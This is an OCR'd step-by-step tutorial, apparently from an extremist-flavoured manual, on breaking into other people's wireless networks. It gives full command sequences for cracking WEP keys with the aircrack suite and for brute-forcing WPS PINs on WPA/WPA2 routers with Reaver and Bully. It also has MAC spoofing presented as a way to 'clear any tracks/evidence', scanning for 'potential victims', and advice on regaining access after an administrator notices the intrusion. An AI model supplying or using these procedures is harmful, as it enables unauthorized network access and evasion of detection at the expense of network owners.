
If all is successful Insha Allah the you should see=>




Step 3: Now open two more terminals like the prior terminals in total three

Step 4: In the first window type “aireplay-ng -1 a 0 [INPUT BSSID] mon0”

Step 5: 2nd window type “aireplay-ng -3 –b [INPUT BSSID] mon0”




Step 6: The following actions per terminals should take place (Insha Allah)




Note the addition of your mac in the terminal

Step 7: After a while it should say Decloak in the top right hand corner
wait till you've captured enough data to proceed to the next step then in all the consoles hold Ctrl+C to stop {minimum #Data should be 50,000}




Step 8: Type "dir" and select the file that ends in .cap

Step 9: I had to type "aircrack-ng wep-*04*.cap" because I took 4 tries to try and crack the password, each time I had less data the final time I had 66,315 collected



Each time you run a capture session the file jumps up 1 increment ie;

1 - Wep-01.cap
2 - Wep-02.cap
3 - Wep-03.cap



The key for the network will show here

If however you receive a fail message then no worries increase the data captured then run aircrack, remember the higher the amount captured the easier it is to crack. Also the stronger the signal is the more quick data capture will be.

Step 10: **Write the key down in notepad**

Now shut down Backtrack by clicking on virtual machine=Power=Power off, then click yes

Code for cracking a wep key

airmon-ng start wlan0
airodump-ng mon0

ifconfig wlan0 down
macchanger -m 00:11:22:33:44:55 wlan0
ifconfig wlan down

ifconfig mon0 down
macchanger -m 00:11:22:33:44:55 mon0
ifconfig mon0 down)

airodump-ng mon0


copy BSSID and CHANNEL

{open a new konsole} airodump-ng -w wep -c channel --bssid INPUT mon0
{open a new konsole} aireplay-ng -1 0 -a INPUT mon0
{open a new konsole} aireplay-ng -3 -b INPUT mon0

aircrack-ng wep-01.cap


Ctrl+C = to stop any scans etc.

Always make sure the code you type is correct.




How to Crack WPA/WPA2

WPA/WPA2 is much stronger than WEP but can be crackable as long as the WPS is not locked. Confusing right! Don't worry Akhi aw Ukthi!



Just know that it could take a few hours or longer to crack and lots of Sabr is required.


1. **Please follow how to run Kali if Unsure**
2. **Next switch off screen lock as this can timeout/reset or even stall a session**




Click on root then click on System Settings

Select Brightness and Lock

Select Lock OFF



click on the X in the top right hand corner to close box



Whenever you are prompted for a password type "**toor**" root backwards to bypass password dialog.


WPA/WPA2 Network Crack Tutorial

Step 1: Click on this icon in the top left hand corner to open a new terminal

Step 2: Type in the following command “airmon-ng start wlan0”

Note the name showing here (mon0), we will be using this name when we input any codes.

Step 3: Kill all processes type “kill ????” (the 4 digit number listed in your case)



Step 4: Change Mac

Next type the following commands in order which will help to clear any tracks/evidence

ifconfig wlan0 down
macchanger –m 00:11:22:33:44:55 wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger –m 00:11:22:33:44:55 mon0
ifconfig mon0 up


Step 5: run a scan to see potential victims. “airodump-ng mon0”

PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH
-1	0	0	0	108	-1			
-29	63	2	0	8	54e.	WPA2	CCMP	PSK
-34	33	0	0	1	54e.	WPA2	CCMP	PSK
-50	22	1	0	1	54e.	WPA	CCMP	PSK
-48	6	22	0	1	54 .	OPN		
-50	75	0	0	11	54e	WPA2	CCMP	PSK
-52	15	0	0	1	54e	WPA2	CCMP	PSK
-54	14	0	0	11	54e.	WPA2	CCMP	PSK
-55	1	90	0	1	54e.	WPA	TKIP	PSK
-54	16	0	0	6	54e	OPN		

Step 6: we need to determine if the WPS of the target network locked type “Wash -i mon0”

```
ected Setup Scan Tool
Tactical Network Solutions, Craig Heffner <cheffner@tacnetsoi.c

   Channel       RSSI       WPS Version       WPS Locked
-------------------------------------------------------------
      8          -22        1.0               No
```



If wps lock is showing no then we’re good to go. Copy the bssid & channel number

Step 7: next we want to Bruteforce the wps pin in order to get the WPA key to do this we will use Reaver.

Type “reaver -i mon0 -b {bssid} --fail-wait=30 –vv”

This method can take hours and it may be that it fails so it’s more of a trial & error basis.

This is an example of a cracked WPA2 tutorial from a Kafir so hence the date

Reaver will first associated itself with the target network then try a pin. Upon completion (can take multiple hours) if the key is found you will receive two important details to keep for future references

WPS PIN: (an 8 digit number which you will store for future reference, Save the WPS pin to retrieve the new network key if it is later changed. Follow **Retrieve password using WPS PIN** below)

WPA PSK: (also known as the network key or network password, use this key to access the desired network)

Now it might be that while you run reaver you receive multiple warnings about **timeout**

All you do is increase the delay time as the

WPA/WPA2 CODES

kill {processes} Makes the whole process of cracking the WPS easy (“kill 4000” may return back as saying the something like the process is non-existent etc.. – that’s ok!)

ifconfig wlan0 down
macchanger -a wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger -a mon0
ifconfig mon0 up

to change mac address to a custom number replace -a to -m 00:11:22:33:44:55
eg macchanger -m 00:11:22:33:44:55 mon0 (same with wlan0)
-a {refers to a random mac number}

airodump-ng mon0
wash -i mon

try these different variants to attacking with reaver

reaver -i mon0 -b {bssid} --fail-wait=30 -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -S -L -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -d 30 -S -N -vv


{bssid} input the bssid here
{ch.#} input the channel here
Eg. –b **00:11:22:33:44:55** –c **11**

--fail-wait=30 & -d 30 can be edited to increase the delay if you’re receiving timeout warnings
eg.
--fail-wait=**100** or -d **360**

I can no longer Connect to the network

Retrieve password using WPS PIN

It may be after using the network for some time you've been refused access. It may simply be that the admin has changed the password due to the realization of unauthorized access.




As long as you have the WPS PIN you're good to go otherwise you will have to redo the wpa/2 crack again. Remember if the password is changed the WPS PIN will remain the same and will take a matter of seconds to crack

Just open a Terminal and type


reaver -i mon0 -b {BSSID} -p {input saved wps pin} -vv

Other ways to crack WPA/2 using Bully

Taken from a kafir site



Copy the Bssid of the wifi network whose password you want to crack. For this how to I will crack the password of wifi network “shunya”.



Open Terminal and type command **bully -b <bssid> -c <ch#> -B mon0** and hit Enter.

<Bssid> is the Bssid of the Wifi network on the top left.

-c is the channel our wifi network is running on,

-B = bruteforcing.

Problems

Reaver does not always work with all routers, only routers that have WPS installed which is around 80% of routers. Also reaver needs a good signal strength to run or it will have problems.

If you run into any problems just make sure you check out youtube or any forums with soutions to your problems.

Search on youtube for videos on how to crack wpa…. Etc.

How to hack a WPA/WPA2 Router - For Beginners
This is a very detailed video that explains how to hack a WPA/WPA2 encrypted wifi router.
https://www.youtube.com/watch?v=EOJB3heWnyI

Wireless card inactive but recognised?

Ok so your card is recognised by airmon-ng but is inactive in airodump-ng / wash / reaver? The following is based on trial and error. It is under the presumption that your wireless card shows on the airmon-ng. But in airodump wash and reaver you get an inactive screen.


follow these instructions:

Step 1: type “airmon-ng” and your card should display.

Step 2: type “airmon-ng start wlan0”

Step 3: type “airodump-ng mon0” if you receive an inactive screen then while the scan is running physically remove the usb connection (wire)/ to the wireless device & reconnect.

You should see first an error message in the terminal then upon reconnecting the usb the following box should appear **click ok**



Step 4: close the terminal that shows the error message

Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect

The card should show connected in the taskbar

